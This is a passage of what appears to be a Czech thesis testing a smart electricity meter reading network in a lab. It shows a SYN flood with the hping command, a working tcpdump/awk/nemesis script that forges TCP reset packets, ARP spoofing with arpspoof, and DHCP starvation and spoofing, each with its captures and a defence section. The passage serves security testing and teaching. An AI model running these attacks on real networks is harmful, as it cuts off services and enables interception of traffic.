- anebo k nám dříve než potvrzení našeho FIN paketu dorazí FIN paket protistrany, v tom případě přejdeme do stavu CLOSING, potvrdíme protistraně přijetí FIN paketu a dále čekáme na potvrzení již dříve námi zaslaného FIN paketu. Jakmile jej obdržíme, přejdeme do stavu TIME_WAIT a po uplynutí prodlevy dané specifikací TCP spojení zaniká (CLOSED).

Z pohledu strany, která ukončení spojení neiniciovala, to vypadá takto:

- obdržíme FIN paket protistrany, potvrdíme jeho přijetí (CLOSE_WAIT);
- jakmile jsme připraveni spojení ukončit, pošleme náš FIN paket a čekáme na jeho potvrzení protistranou (LAST_ACK);
- jakmile dorazí potvrzení, že byl náš FIN paket přijat, spojení zaniká (CLOSED).

Jak je vidět, tak na straně, která iniciuje ukončení spojení před jeho úplným zaniknutím určitou dobu čekáme ve stavu TIME_WAIT. Tato prodleva existuje z toho důvodu, že se v síti mohou určitou dobu ještě vyskytovat pakety protistrany patřící k tomuto TCP spojení. [13] [5]


4.4 Syn flood útok

Výměna dat přes TCP/IP začíná tzv. *three-way handshake*. Jedná se vlastně o způsob, kterým se navazuje spojení v rámci TCP protokolu, viz kap. 4.3.

Způsob navazování spojení bude naznačen mezi šifrátorem a komunikační jednotkou. Šifrátor SYN paketem, který posílá na port 2000, zahajuje komunikaci s komunikační jednotkou viz Tab. 4-1 a Obr. 4-3. Tento port přejde do stavu SYN_RECV a komunikační jednotka odpoví šifrátoru paketem s příznakem SYN/ACK. Nakonec pošle šifrátor komunikační jednotce paket ACK a tím je spojení navázáno.

Source addr.	Dest. addr.	Protocol	Info
10.10.12.12	10.10.11.10	TCP	1105>2000 [SYN]
10.10.11.10	10.10.12.12	TCP	2000>1105 [SYN,ACK]
10.10.12.12	10.10.11.10	TCP	1105>2000 [ACK]

Tab. 4-1: Three-way handshake



Obr. 4-3: TCP spojení

Při SYN útoku pošle hacker oběti SYN paket s padělanou zdrojovou adresou. Oběť na tuto adresu odpoví SYN/ACK paketem, na což nic netušící cílový systém (pokud existuje) reaguje RST paketem. Cílový systém ale většinou neexistuje, takže oběť se RST paketu ani dokončení spojení nedočká a port zůstane ve stavu SYN_RECV. V tomto stavu port zůstane po jistou povolenou dobu. Napůl otevřeným spojením ve stavu SYN_RECV vyhrazuje většina systémů jen omezeny počet prostředků, ale už několik málo desítek napůl otevřených spojení zcela znemožní další sítovou komunikaci. V tomto spočívá podstata SYN útoků. [1] [5]

Syn flood útok spustíme pomocí programu *hping* na IP adresu a port zjištěný při skenování sítě:

hping2 -S --flood --rand-source 10.10.11.10 –p 2000

```
HPING 10.10.11.10(eth0 10.10.11.10):S set,40 headers +0 data
bytes
Hping in flood mode, no replies will be shown
```

Z níže uvedené analýzy síťové komunikace v Tab. 4-2 prostřednictvím programu *Wireshark* vidíme, jak z falešné zdrojové IP adresy přicházejí pakety se SYN příznakem. V režimu flood přicházejí pakety přibližně co 10 µs. Takto zahltíme port 2000 SYN pakety.

Delta time	Source addr.	Dest.addr.	Protocol	Info
0.000005	74.106.199.13	10.10.11.10	TCP	2204>2000[SYN]
0.000004	10.10.11.10	74.106.199.13	TCP	2000>2204[SYN,ACK]
0.000005	68.82.171.24	10.10.11.10	TCP	2205>2000[SYN]
0.000004	10.10.11.10	68.82.171.24	TCP	2000>2205[RST,ACK]
0.000005	83.207.55.7	10.10.11.10	TCP	2206>2000[SYN]
0.000003	10.10.11.10	83.207.55.7	TCP	2000>2206[RST,ACK]

Tab. 4-2: SYN flood

Pro příklad je uvedena statistika programu *hping* v režimu flood za 30 sekund:

```
--- 10.10.11.10 hping statistic ---
2739190 packets transmitted, 0 packets received, 100 % packet
loss
```

Komunikační jednotka na první SYN paket odpoví SYN/ACK paketem a port 2000 přejde do stavu SYN_RECV. Na další SYN pakety odpovídá komunikační jednotka RST paketem.

Po spuštění tohoto útoku se pokusíme navázat spojení s komunikační jednotkou a provést odečet dat z elektroměru. Centrála inicializuje komunikaci přes šifrátor, který se poté pokusí spojit s kryptografickým modulem elektroměru. Šifrátor proto posílá paket se SYN příznakem komunikační jednotce o navázání spojení. Z níže uvedené síťové komunikace v Tab. 4-3 vidíme, jak šifrátor s IP adresou 10.10.12.12 posílá SYN paket na IP adresu 10.10.11.10 a port 2000, což je adresa komunikační jednotky. Šifrátor poslal dva SYN pakety, na které nedostal odpověď. Po náhodném čase, v našem případě po 72 sekundách, byl proveden nový pokus o navázání TCP spojení s komunikační jednotkou. Spojení se opět nepodařilo sestavit. Z tohoto jasně vyplývá, že SYN flood útok byl úspěšný. SYN paketů přichází velké množství a tím má komunikační jednotka otevřené velké množství spojení a není schopna otevřít další spojení. Proto se po tomto útoku nemůže šifrátor spojit s elektroměrem, to znamená, že nelze provést odečet dat.

Delta time	Source addr.	Dest. addr.	Protocol	Info
0.000000	10.10.12.12	10.10.11.10	TCP	2999 > 2000 [SYN]
2.920074	10.10.12.12	10.10.11.10	TCP	2999 > 2000 [SYN]
72.35704	10.10.12.12	10.10.11.10	TCP	3000 > 2000 [SYN]
2.998318	10.10.12.12	10.10.11.10	TCP	3000 > 2000 [SYN]
98.57413	10.10.12.12	10.10.11.10	TCP	3001 > 2000 [SYN]
0.000527	10.10.11.10	10.10.12.12	TCP	2000 >3001[SYN,ACK]
0.000012	10.10.12.12	10.10.11.10	TCP	3001 > 2000 [ACK]

Tab. 4-3: Pokus o navázaní spojení

Po určité době, v tomto případě po 98 sekundách po posledním SYN paketu vypneme SYN flood útok a pokusíme se navázat komunikaci. Ze síťové komunikace uvedené výše v Tab. 4-3 je vidět, že navázání spojení mezi šifrátorem a komunikační jednotkou proběhlo bez problémů.

Útok SYN pakety je nepříjemný, protože útočník si vystačí i s omezenými možnostmi připojení k síti. Útočník se může nacházet i mimo lokální síť. SYN flood útok využívá způsobu definovaného pro zahájení TCP relace, ale útok funguje jedině tehdy, pokud server alokuje prostředky hned po obdržení paketu SYN a nečeká na paket ACK oznamující navázaní spojení.

4.4.1 Dokonalejší útoky

Nová forma SYN flood nazývaná DRDoS (Distributed Reflection Denial of Service) pracuje tak, že útočníci zahlcují velké množství počítačů pakety, které mají tyto stroje přesvědčit, že se nějaký server snaží iniciovat spojení. A tyto počítače masově odesílají poté na server odpověď ACK.

Server, ale ví, že neodeslal žádnou žádost o inicializaci spojení, a tak příchozí zprávy ACK prostě zahodí. Odesílající zařízení se však domnívají, že se jejich zprávy ztratily a tak posílají zprávy znovu, tím se intenzita útoku zčtyřnásobí.

4.4.2 Obrana

Základní obranou je zkrátit dobu, po kterou server čeká na pokračování relace vyvolané příkazem SYN, nebo blokovat provoz přicházející z falešných IP adres. Je možné řešení i v podobě SYN a RST Cookie, které odstraňuje problém s alokací systémových prostředků před úplným navázáním spojení, viz [6].

Obranou proti útokům typu DRDoS je zrušení cesty paketů, které jdou na napadenou IP adresu, to znamená ztrátu možnosti komunikovat z této adresy, a tedy vyřazení služby z provozu.


Použitím nástrojů pro analýzu síťového provozu se dá předem rozpoznat přicházející útok.

4.5 Resetování spojení

TCP protokol je službou potvrzovanou a spolehlivou, proto používá algoritmy pro potvrzování a opakování vysílání paketů. V rámci algoritmu jsou do paketů přidávány informace v podobě sekvenčních čísel a příznaků. Pro úspěšné zfalšování TCP paketu je nutné znát schéma číslování paketů. Posloupnost sekvenčních čísel je možné určit například z dosud přijatých, či spíše odposlechnutých paketů.

4.5.1 Sekvenční čísla

Během TCP relace každá komunikující strana spravuje sekvenční číslo. Sekvenční číslo se inkrementuje, pokud pakety putují mezi komunikujícími stranami, viz Obr. 4-4. Je to proto, že TCP protokol je službou potvrzovanou a spolehlivou, která garantuje pořadí paketů. Pokud je toto číslo menší než číslo poledního přijatého paketu, paket se ignoruje. Paket s vyšším číslem se uloží do fronty pro další zpracování. [7]



Obr. 4-4: Three-way handshake se sekvenčními čísly


4.5.2 Určení sekvenčních čísel

Pro realizaci útoku musíme znát sekvenční číslo absolutně přesně. Sekvenční číslo je čtyřbytová hodnota, proto je rozsah hodnot pro uhodnutí opravdu velký. Jenže to není úplně pravda. Při TCP přenosu je povolen vždy určitý rozsah těchto čísel, která jsou považována za validní. Toto tzv. okno umožňuje, aby TCP fungovalo efektivně i na linkách se zpožděním. Určuje totiž, kolik TCP paketů může odesílatel vyslat najednou, aniž by čekal na potvrzení příjemce.

Toto okno nám usnadňuje uhodnutí sekvenčního čísla, jelikož nám stačí, abychom se pouze trefili do tohoto okna. Velikost okna se pohybuje v řádech kB, což znamená, že počet možných hodnot sekvenčních čísel se sníží.


4.5.3 Realizace útoku

K provedení útoku, musí být útočník na stejné síti jako oběť, druhá strana, s kterou oběť komunikuje, může být kdekoliv. Nejprve je nutné, abychom odposlechli komunikaci a tím zjistili sekvenční čísla. Odposlech můžeme provést pomocí útoků, které budou popsaný dále v kapitole č. 5. Dalším krokem je odeslání podvrženého RST paketu z IP adresy oběti s korektním sekvenčním číslem směrem k protější straně, viz Obr. 4-5.



Obr. 4-5: Resetování spojení

Útok realizujeme pomocí programů *tcpdump*, který je využit pro zachycení komunikace a získání potřebných údajů. Dále použijeme program *awk* a *nemesis* , viz dále. Ze znalosti TCP víme, že příznaky jsou v pořadí URG, ACK, PSH, RST, SYN a FIN. Příznaky se nacházejí v 13. oktetu v hlavičce TCP, viz Obr. 4-6. [7]



Obr. 4-6: TCP hlavička

Pokud bude příznak ACK nastaven, bude 13. oktet obsahovat 00010000 binárně, čemuž odpovídá 16 decimálně. Resetovat se dají jen pakety s příznakem ACK. Vytvoříme si proto filtr, který bude sledovat jenom tyto pakety. Filtr ve tvaru *tcp[13] = =16* zachytí jenom pakety s příznakem ACK.

Příklad výstupu síťového analyzátoru *tcpdump* s filtrem na ACK pakety:

tcpdump – S – n – e "tcp[13] = = 16 "

```
listening on eth0, link-type EN10MB (Ethernet), capture size 96
bytes

16:45:19.237696 0:0:ad:d1:c8:ed > 0:c0:f0:79:3d:30, ether IPv4
(0x0800), long 60: 10.10.12.12.32822 > 10.10.11.10.2000: . ack
927252296 win 5840
```

Díky parametru *-S* zobrazuje *tcpdump* sekvenční čísla v absolutní podobě, parametr *-n* zabrání programu *tcpdump* převodu IP adresy na jméno. Parametrem *-e* vypíše *tcpdump* celou hlavičku linkového protokolu.

Pomocí parametru *-l* načteme výstupní výpis programu *tcpdump* a předáme ho programu *awk* pro další zpracování. *Awk* je skriptovací jazyk, navržený pro zpracovávání textových dat. Z výstupu *tcpdump* pomocí *awk* vypreparujeme zdrojovou a cílovou adresu, porty, MAC adresy a potvrzovací číslo. Tyto údaje použijeme pro vytvoření podvrženého RST paketu. Paket vytvoříme pomocí programu *nemesis*,

konkrétně *nemesis tcp*, což je injektor TCP paketů. Tyto kroky jsme automatizovali v následujícím skriptu (skript je uložen na přiloženém CD):

```
tcpdump -S -n -e -l "tcp[13] ==16" | awk '{

#MAC adresy
dst_mac = $2;
split ($4,srcMac,",");
scr_mac = srcMac[1];

#IP adresy
split ($10,dst,".");
split ($12,src,".");
src_ip = src[1]."src[2]"."src[3]"."src[4];
dst_ip = dst[1]."dst[2]"."dst[3]"."dst[4];

#porty
src_port = substr(src[5],1,length(src[5])-1);
dst_port = dst[5];

#povrzovací číslo ACK paketu
seq_num = $15;

system("nemesis tcp -v -fR -S "src_ip" -D "dst_ip" -x "src_port"
-H "src_mac" -M "dst_mac" -y "dst_port" -M "dst_mac" -s
"seq_num);

}'
```

Programu *awk* jsme jako vstup předali výstup programu *tcpdump* (příklad výstupu *tcpdump* viz výše). *Awk* vstupní záznam dělí do položek, položky se oddělují mezerou. Na jednotlivé položky se odkazujeme pomocí $1, $2 atd.

Příkaz *split ($4,srcMac,",")* rozdělí položku $4, což je MAC adresa ve tvaru *0:c0:f0:79:3d:30,* na pole podle znaku ",". Tímto získáme MAC adresu a odstraníme čárku na konci výpisu programu *tcpdump*. Obdobně pomocí příkazu *split* oddělíme IP adresy a porty.

Příkaz *substr(src[5],1,length(src[5])-1),* jemuž jako vstup předáme pole *src[5]* (například ve tvaru 2000:), vrátí položky od pozice 1 až po délku pole mínus jedna, tím se zbavíme dvojtečky.

Program *nemesis tcp* pošle RST paket se sekvenčním číslem rovným potvrzovacímu číslu ze zachyceného paketu ACK. Paket pošle na adresu a port

zjištěnými z výstupu programu *tcpdump* a upravenými do správné podoby pomocí programu *awk.*

Skript spustíme na počítači útočníka, viz Obr. 2-1. Poté se pokusíme se navázat spojení mezi šifrátorem a komunikační jednotkou. Spojení nelze navázat, viz níže uvedená síťová komunikace v Tab. 4-4.

Source	Destination	Protocol	Info
10.10.12.12	10.10.11.10	TCP	32822>2000[SYN] Seq=0
10.10.11.10	10.10.12.12	TCP	2000>32822[SYN,ACK] Seq=0Ack=1
10.10.12.12	10.10.11.10	TCP	32822>2000[ACK] Seq=1Ack=1
10.10.12.12	10.10.11.10	TCP	32822>2000[PSH,ACK] Seq=1Ack=1
10.10.11.10	10.10.12.12	TCP	2000>32822[ACK] Seq=1Ack=17
10.10.11.10	**10.10.12.12**	**TCP**	**2000>32822[RST] Seq=1**
10.10.12.12	**10.10.11.10**	**TCP**	**32822>2000[RST] Seq=17**

Tab. 4-4: Reset pakety

Z výše uvedené síťové komunikace programu *Wireshark* v Tab. 4-4 vidíme, jak na pakety s příznakem ACK přišly RST pakety, které spojení resetovali. RST pakety přišly dva, protože první RST paket přišel s určitým zpožděním, po dobu tohoto zpoždění byl přenesen další paket a byl potvrzen paketem s ACK příznakem, na který skript poslal druhý RST paket.

4.5.4 Obrana

Jednou z možností obrany je snížení velikosti okna u spojení. Dále je také nutné, aby se zdrojový port vybíral zcela náhodně.

Další obrana spočívá v mechanismu popsaném v literatuře [17]. Kdy se ke každému paketu navíc přidává MD5 signaturu, aby bylo ověřitelné, že je paket autentický.

5 ODPOSLOUCHÁVÁNÍ SPOJENÍ

Odposlouchávat spojení můžeme díky „útokům ze středu“ (man in-the-middle-attack), jinak také nazývané spoofing. Spoofing je technika, kde se jeden počítač prokazuje druhému počítači falešnou identitou. Tyto útoky přesměrují síťový tok dat tak, aby procházel přes útočníkův počítač. Mezi tyto útoky patří například ARP spoofing, DHCP spoofing, MAC flooding, Port stealing, DNS spoofing atd.

5.1 ARP spoofing

ARP spoofing, nebo ARP přesměrování je zneužití Address Resolution Protocolu (ARP), umožňující útočníkovi vydávat se v místní síti za jiný počítač.

5.1.1 ARP protokol

ARP protokol byl navržený v dobách, kdy se o bezpečnosti moc nehovořilo, proto nemá ani žádné ochranné mechanismy. Síťové zařízení jako switch (přepínač) pracuje na linkové vrstvě a data adresuje pomocí MAC adres. Každý switch má v sobě paměť, do které si ukládá MAC adresy koncových zařízení, jež jsou k němu fyzicky připojeny. V případě, že do switche dorazí datový rámec, který v hlavičce obsahuje cílovou MAC adresu, switch na základě údajů v tabulce rozhodne, na který port má tato data přeposlat.

ARP protokol slouží k tomu, aby na základě zadané IP adresy cílového počítače vyhledal jeho příslušnou MAC adresu. Z důvodu potřebného spárování obou adres (IP a MAC) vyšle odesílatelův počítač paket (tzv. ARP request). ARP request paket slouží jako žádost, aby se ozval počítač, který má svoji IP adresu shodnou s IP adresou nacházející se v datové části paketu. V hlavičce tohoto paketu se skrývá IP adresa odesílatele a adresáta. MAC adresa cílového počítače v ARP request paketu uvedená v hlavičce datového rámce je FF.FF.FF.FF.FF.FF (adresa nesměrovaného vysílání), což způsobí rozeslání tohoto rámce všem počítačům fyzicky připojených k danému switchi. Každý počítač předá tento rámec a porovná si svoji IP adresu s cílovou IP adresou uvedenou v ARP request paketu. V případě, že shoda nenastane, paket se zahodí, jestliže dojde ke shodě, příslušný počítač odešle paket ARP Reply se svoji MAC adresu na počítač, který danou žádost inicioval. Aby odesílatelův počítač nemusel vykonávat tento proces při každé komunikaci znovu, vyčlení si část paměti (ARP Cache), kde tyto

údaje o IP a MAC adresách uchovává. Tento záznam je v paměti uložen po nějakou dobu, poté je vymazán a překlad proběhne znovu. [5]

Útok využívá faktu, že protokol ARP si vůbec nehlídá, jestli o data žádal nebo ne. Jakmile už má záznam vytvořen, jakýmkoliv paketem ARP Reply mu můžeme záznam změnit. Jediná podmínka, která musí být splněna je, aby byl záznam, který chceme změnit, v cílovém počítači již vytvořen, viz [4].

5.1.2 Realizace útoku

ARP přesměrování jsme realizovali mezi sběrovou centrálou a šifrátorem z důvodu, že toto přesměrování funguje pouze na stejné síti.

Útok provedeme tak, že nejprve vytvoříme záznamy v ARP Cache. Toto provedeme příkazem *ping* ze sběrové centrály na šifrátor a naopak.

Podíváme-li se na ARP Cache u sběrové centrály tak vidíme, že záznam se vytvořil:

```
ping 10.10.12.12
arp -a
Internet Address      Physical Address           Type
10.10.12.12           4c-00-10-12-24-09          dynamic
```

V ARP Cache šifrátoru se vytvořil také nový záznam(Pozn.: použijeme příkaz *arp*, jelikož šifrátor běži pod Linuxem):

```
ping 10.10.12.13
arp
Address        HWtype   HWaddress           Flags mask    Inteface
10.10.12.13    ether    00-18-F3-8B-58-20     C           eth0
```

Po vytvoření záznamů v ARP Cache začneme falšovat všechny ARP odpovědi týkající se šifrátoru a sběrové centrály, takže síťový provoz od centrály určený šifrátoru skončí u útočníka a naopak. Využijeme Linuxového nástroje *arpspoof:*

arpspoof -t 10.10.12.13 10.10.12.12

arpspoof -t 10.10.12.12 10.10.12.13

Podíváme-li se na ARP Cache u sběrové centrály je vidět, že záznam se změnil:

```
arp -a
Internet Address      Physical Address           Type
10.10.12.12           00-14-85-10-09-B6          dynamic
```

Stejně se změnil záznam u šifrátoru:

arp

```
Address       HWtype   HWaddress           Flags mask   Inteface
10.10.12.13  ether    00-14-85-10-09-B6    C            eth0
```

Výše uvedená MAC adresa je útočníkova. Nyní jde veškerá komunikace přes počítač útočníka, ale nepředává se dále. Předávání zajistíme příkazem *echo 1 >/proc/sys/net/ipv4/ip_forward.*

Nyní jsme vytvořili tzv. útok man in the middle. Pomocí síťového analyzátoru *tcpdump* spustíme zachytávání komunikace na útočníkovi:

tcpdump –ni eth0

```
listening on eth0, link-type Ethernet, capture size 96 bytes
IP 10.10.12.13.3777 > 10.10.12.12.22:   P
IP 10.10.12.13.3777 > 10.10.12.12.22:   P 0:52 ack 1 win 64783
IP 10.10.12.12.22   > 10.10.12.13.3777: P 1:53 ack 52 win 9648
IP 10.10.12.12.22   > 10.10.12.13.3777: P 1:53 ack 52 win 9648
```

Z výše uvedeného výpisu vidíme, že veškerá komunikace mezi sběrovou centrálou a šifrátorem prochází přes útočníkův počítač, takže útok byl úspěšný.

V reálném zapojení by útočník chtěl odposlechnout data z komunikační jednotky. Proto by realizoval ARP přesměrování mezi komunikační jednotkou a výchozí bránou do sítě Internet. Toto přesměrování by bylo proveditelné, jelikož brána a jednotka se nachází fyzicky ve stejné síti.

Nejprve by útočník vytvořil záznamy v ARP Cache, poté by začal falšovat všechny ARP odpovědi týkající se komunikační jednotky a brány, takže síťový provoz by skončil u útočníka:

arpspoof -t 10.10.11.10 IP adresa brány

arpspoof -t IP adresa brány 10.10.11.10

Dále musí útočník zajistit předávání dat příkazem *echo 1 >/proc/sys/net/ipv4/ip_forward.*

ARP spoofing funguje pouze uvnitř broadcastové domény, tuto techniku nelze použít mezi počítači na různých sítích nebo VLANech. Pokud chceme přeposílat pakety k původnímu příjemci, musíme jsi uložit záznamy před ARP přesměrováním.

5.1.3 Obrana

Změna cizí ARP tabulky se dá provést velmi jednoduše. Jednou ze základních obran proti ARP přesměrování je použití statické ARP tabulky. Toto je velmi

nepraktické na velkých sítích, proto můžeme použít statické záznamy pouze mezi důležitými systémy (například firewallem a hraničními směrovači). Další možnou obranou je periodická kontrola ARP tabulky na změny pomocí inteligentních síťových prvků. [1]

5.2 DHCP spoofing


5.2.1 DHCP protokol

DHCP (Dynamic Host Configuration Protocol) je aplikační protokol pro automatické přidělování IP adres koncovým stanicím v síti. Současně s IP adresou posílá server stanicím další nastavení potřebná pro používání sítě jako je adresa nejbližšího směrovače (výchozí brána), masku sítě, adresy DNS serverů.

5.2.2 Teorie útoku

Útok využívá faktu, že na jedné síti může běžet více DHCP serverů. Další fakt, který tomuto útoku pomáhá, je, že regulérní servery nejsou příliš rychlé. Cílem útočníka je zprovoznit na síti nový DHCP server, a až si oběť spustí počítač, tak jí podstrčit nové údaje. V podstrčených údajích může být falešná brána nebo DNS server.

Pokud oběti podstrčíme falešnou bránu, bude komunikace vypadat, jak je znázorněno na Obr. 5-1. Podstrčíme-li jí falešný DNS server, můžeme vytvořit útok zachycující oba směry toku dat. Toho docílíme tím, že na všechny dotazy bude odpovídat naší IP adresou a ze svého počítače uděláme jakoby proxy server.



Obr. 5-1: DHCP spoofing

Pokud počítači řekneme pomocí útoku, že jsme brána, bude přes nás posílat data do Internetu. Ovšem data vracející se z Internetu přijdou na opravdovou bránu a ta je pošle přímo cílovému počítači, viz Obr. 5-1. Možnost získat i data vracející se z Internetu je další metodou útoku, nebo lze použít NAT pro data, která přes vás budou protékat.

Když se počítač připojí do sítě poprvé, pošle na síť paket DHCP Discover (jedná se o broadcast). Tímto paketem žádá, aby se mu ozvaly DHCP servery. DHCP server mu odpovídá DHCP Offer, ve kterém mu nabízí parametry. Takhle odpoví veškeré DHCP servery. Ovšem platí tu pravidlo nejrychlejšího (záleží na implementaci DHCP klienta, ovšem většina se chová takto). Klient odpovídá nejrychlejšímu serveru paketem DHCP Request, kde říká, že by tyto parametry rád dostal. Server mu následně pošle DHCP Ack, kde říká, že je vše dohodnuto. Takto získal klient IP adresu. V tomto případě by stačilo mít pouze rychlejší DHCP server a útok by se podařil.

Pokud už ale počítač někdy byl v síti připojen, je postup jiný. Počítač pošle pouze DHCP Request serveru, od kterého naposled obdržel IP adresu. V paketu žádá o svou poslední IP adresu. Cílový DHCP server mu žádost potvrdí paketem DHCP Ack (může ji i zamítnout a poslat mu jinou). Tato výměna se odehrála, aniž bychom ji na přepínané síti slyšeli.

Důležitý je také parametr „lease time“. Tento parametr určuje server a říká klientovi, jak dlouho má danou IP adresu přiřazenu. Klient si musí vždy před uplynutím této doby prodloužit platnost přiřazení. Pokud tak neučiní, server si označí danou IP adresu jako volnou a může ji nabídnout někomu jinému.

Pokud je již počítač v síti připojen provádí se útok tak, že vyčerpají veškeré IP adresy, které DHCP server přiřazuje. Jakmile nemá DHCP server volné IP adresy pro přiřazení, přestane odpovídat na pakety DHCP Discover (jelikož nemá co nabídnout). Nyní musíme počkat ještě nějaký čas, než uplyne doba přiřazení IP adres (lease time) obsazených počítači (to se stane, když bude počítač například vypnutý přes noc), a zabereme je také. Nyní, když se počítač spustí a bude žádat o svou starou IP, nedostane žádnou odpověď nebo dostane zamítací odpověď. V tom případě většina klientů pošle do sítě paket DHCP Discover a chovají se, jako kdyby v síti ještě nikdy nebyli.

Nyní nastává opět místo pro náš falešný DHCP server, který může nabízet například ony zabrané IP adresy, jelikož se nemusíme obávat, že by nastal nějaký konflikt. Když už budeme mít nachytány klienty, které jsme potřebovali, můžeme útok na regulérní DHCP server ukončit. [15]

5.2.3 Realizace útoku

Útok začneme vysátím volných adres z regulérního DHCP serveru. Pro tento účel nám poslouží program *dhcpx*. Spustíme ho s následujícími parametry *./dhcpx -vv -i rozhraní -A -D IP_adresa_regulérního_DHCP_server*.

Pomocí programu Ettercap můžeme spustit DHCP spoofing. Parametry nastavíme podle situace a nastavení místní sítě (jako gateway se automaticky zvolí vaše IP adresa).

5.2.4 Obrana

